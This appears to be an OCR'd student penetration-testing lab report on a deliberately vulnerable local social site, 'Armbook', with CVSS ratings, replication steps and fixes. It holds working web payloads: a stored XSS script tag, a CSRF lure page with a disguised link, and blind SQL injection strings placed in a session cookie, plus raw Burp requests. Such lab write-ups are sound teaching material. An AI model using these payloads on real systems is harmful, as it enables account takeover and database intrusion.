
Section 1: Documenting Armbook Setup



Miftahul Huq

About

Name: Miftahul Huq
School: None
Phone Number: None
Interests: -1
Relationship Status: 0
Interested In: None
Screen Name: None
Gender: 2
Birthday: 8/12/2001


Posts

What's on your mind?

There are no posts :(

Section 2: Web Application Penetration Testing and Vulnerability Assessment

Cross-site Scripting Vulnerability		
Risk: High	**Impact**: High	**Exploitability**: High
CVSS SCORE: 7.1	**CVSS_String:** CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:L	
OWASP Top 10: Injection		
Component(s): Home page of all the profiles. Specifically, Input filed for the Posts timeline or section.		
Impact: An attacker can use this vulnerability to potentially target one specific profile or group of profiles and steal their data everyone or session cookie every time the users corresponding to the profiles logs in to their profile visits another person profile. This can affect the business in the real world because once people find out about this vulnerability, they will most likely stop using this platform and might cause financial loss to any company with this similar issue.		
Description: It's a Stored XSS vulnerability. Which allows a threat actor to store malicious JavaScript to a users' profile page. Whenever someone else visits the user's profile page, that visited users' data is sent to the threat actor who put or injected the webserver with the malicious code.		
Steps to Replicate: (This proves that JavaScript code is stored and can execute when someone visits the specific user's home page.) **1.** Go to any user's home page 2. In the input field for the Posts sections or timeline, type <script>alert("Hello World")</script> 3. Hit enter on your keyboard 4. Reload the page multiple time and you will get an alert every time		




Hello World

Solution: (The webserver should)

1. sanitize input and make the webserver validate the message in the timeline
2. before storing or posting it.
3. Maybe, it should also sanitize the output to the user.

Cross-site Request Forgery		
Risk: Medium	**Impact**: Medium	**Exploitability**: Medium
CVSS SCORE: 6.5	**CVSS_String:** CVSS:3.1/AV:N/AC:L/PR:L/UI:R/S:C/C:L/I:L/A:L	
OWASP Top 10: Broken Access Control		
Component(s): The vulnerability applies to the home page. Specifically, the Posts section.		
Impact: A threat actor can use this vulnerability to target a specific person or an administrator in a company and get hold of their account. They can make the administrator change their email address or password and then the threat actor can use the admin credential to do harm to a company. Another risk is that the threat actor can do an massive attacker on a lot of people to get their credentials for a vulnerable website, and use it for malicious gains and fulfill their motives.		
Description: A CSRF vulnerability is when the attacker sends you a link and then you click on the link to open up a webpage. Behind the scenes, that webpage makes a POST request on your behalf and changes the information in your profile or steals the critical data. For this to work. The victim already has to be authenticated or logged in to the vulnerable website that the webpage, sent by the attacker, making the POST request to.		
Steps to Replicate: **1.** Capture the traffic when you post with Burp Suit when you press enter to post something on the Posts section.		




Name: Miftahul Huq
School: RIT
Phone Number: None
Interests: -1
Relationship Status: 0
Interested In: None
Screen Name: Miftahul Huq
Gender: 2
Birthday: 8/12/2001

Request to http://localhost:80 [127.0.0.1]

```
GET /add_comment.php?id=24&comment=Hello HTTP/1.1
Host: localhost
sec-ch-ua: "Not?A_Brand";v="8", "Chromium";v="108"
Accept: */*
X-Requested-With: XMLHttpRequest
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/108.0.5359.95 Safari/537.36
sec-ch-ua-platform: "Linux"
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost/home.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: ARM_SESSION=c96e9a2cf2ca274c01dd23
Connection: close
```


2. Copy this part, "/add_comment.php?id=24&comment=Hello", from burp suit.

3. Put it in an HTML file that you created in the <a> element.



```
student@UbuntuCSEC-380:~$ cat ./malicious.html
<html>
  <head>
  </head>
  <body>
  <h1>Hello World People!</h1>
  <p>
    I hope you are doing well today because it's a special day here in NYC.
    Please click the button below to register for our annual festival. Lets goooooo!
  </p>
  <a href="http://localhost/add_comment.php?id=24&comment=<script>alert('Your account is hacked')</script>">click me</a>
  </body>
</html>
student@UbuntuCSEC-380:~$
```


4. Open up the HTML file in same browser that you logged in to armbook in, or log into the default browser other than the browser provided by Burp Suit. Then click the "click me" button. Your will see the comment has been added.


localhost/home.php
/home/student/malicious.ht
file:///home/student/malicious.html

Hello World People!


I hope you are doing well today because it's a special day here in NYC. Please click the button below to register for our annual festival. Lets goooooo!

click me



Added Comment

5. If you go back to your armbook home page and reload, you will an alert saying that "Your account is hacked."



Your account is hacked

Solution:

1. Anti-CSRF token should be used, and the webserver should first check for the token.
2. Make any input sanitization or validation.
3. Then process the input
4. Sanitize what goes as output.

SQL Injection

Risk: High	**Impact**: High	**Exploitability**: High
CVSS SCORE: 6.3	**CVSS_String:** **CVSS:3.1/ AV:N/AC:L/PR:L/UI:N/S:U/C:L/I:L/A:L**	

OWASP Top 10: Injection


Component(s): The home page of profiles other than your own. Specifically, the add friend button in their other pages next to the name of the profiles and the add friend workflow that happens in the background.

Impact: using SQLi, the hacker steal data from the webserver. Get credentials of users, and other critical data. Destroy modifies the data, and potentially causes a DDOS attack.

Description: The specific SQL injection that is discovered here is blind SQLi. In general, SQLi allows you to run other SQL statements that show the stored information in the database in the webserver.

Steps to Replicate: Use Bur suite

1. Use BurpSuit's default browser to send a friend request to Jon Doe in the armbook website. Then intercept the traffic in the burp suit proxy tab.



Name: Jon Doe
School: RIT
Phone Number: 585-201-8080
Interests: Computers, Information Security
Relationship Status: -1
Interested In: Aliens
Screen Name: Slashgames
Gender: 1
Birthday: 10/2/1988


i love you

Post

Request to http://localhost:80 [127.0.0.1]

```
GET /add_friend.php?id=1 HTTP/1.1
Host: localhost
sec-ch-ua: "Not?A_Brand";v="8", "Chromium";v="108"
Accept: */*
X-Requested-With: XMLHttpRequest
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/108.0.5359.95 Safari/537.36
sec-ch-ua-platform: "Linux"
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost/home.php?id=1
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: ARM_SESSION=b34cc99e7102d853cc821f
Connection: close
```

2. send the traffic to the repeater tab in the burp suit. And the add ' order by 1,2,3,4,5 – OR # to the session cookie and then hit send.


Send Cancel

Request

Pretty Raw Hex

```
Accept: */*
X-Requested-With: XMLHttpRequest
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/108.0.5359.95 Safari/537.36
sec-ch-ua-platform: "Linux"
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost/home.php?id=1
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: ARM_SESSION=b34cc99e7102d853cc821f' order by 1,2,3,4,5 -- OR #
Connection: close


```

Search... 0 matches


Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Date: Mon, 12 Dec 2022 20:34:46 GMT
Server: Apache/2.4.52 (Ubuntu)
Content-Length: 32
Connection: close
Content-Type: text/html; charset=UTF-8

True - Friend Added Successfully
```


3. remove the friend and then, go back to the repeater to send friend. This time add ‘ order by 1,2,3,4,5,6 – OR #. It will give you a server-side error proving that there are only 5 columns to whatever table the session cookie is being searched in. Also proving that we can run sql statement. Hence, SQLi.



```
Accept: */*
X-Requested-With: XMLHttpRequest
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/108.0.5359.95 Safari/537.36
sec-ch-ua-platform: "Linux"
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost/home.php?id=1
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: ARM_SESSION=b34cc99e7102d853cc821f' order by 1,2,3,4,5,6 -- OR #
Connection: close
```

```
HTTP/1.0 500 Internal Server Error
Date: Mon, 12 Dec 2022 20:38:59 GMT
Server: Apache/2.4.52 (Ubuntu)
Content-Length: 0
Connection: close
Content-Type: text/html; charset=UTF-8
```

4. Remove the friend again and go back to the burp suit repeat to add friend again. To prove further, add ‘ order by 1,sleep(60), 3, 4, 5 – OR # to the session cookie to see that the database is executing the sleep(60 function.




```
Accept: */*
X-Requested-With: XMLHttpRequest
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/108.0.5359.95 Safari/537.36
sec-ch-ua-platform: "Linux"
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost/home.php?id=1
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: ARM_SESSION=b34cc99e7102d853cc821f' order by 1,sleep(60),3,4,5 -- OR #
Connection: close
```

5. Do the same thing as the last step, except add ' UNION SELECT 1,2,3,4,5 – OR # to the session cookie. This is usually used to see which columns can be used out of the 5 columns. However, it returns an "ERROR - There is an issue with the database, contact your administrator. This means that the database is actually returning more than 2 rows or columns. However, the webserver itself is not letting it display to the users no matter what. This why it's a blink SQL injection. The reason is that no matter what statement you run, you will get the same error. Which does help with what is going on what is actually going on with the database.

Solution: The solution has to be how the SQL statement is treated.

1. By doing secure coding, in php you have to use the prepare the statement by using the php prepare function.
2. Then use the bin_param() functions on that prepared function.
3. Then further secure it by checking how many rows are returned by running the SQL statement and if it returns more than 1, then give error message accordingly.

EXTRACREDIT – HTML injection		
Risk: Medium	**Impact**: High	**Exploitability**: Medium
CVSS SCORE: 6.5	**CVSS_String: CVSS:3.1/**AV:N/AC:L/PR:L/UI:R/S:C/C:L/I:L/A:L	
OWASP Top 10: Injection		
Component(s): The home page. Specifically, the Posts sections.		
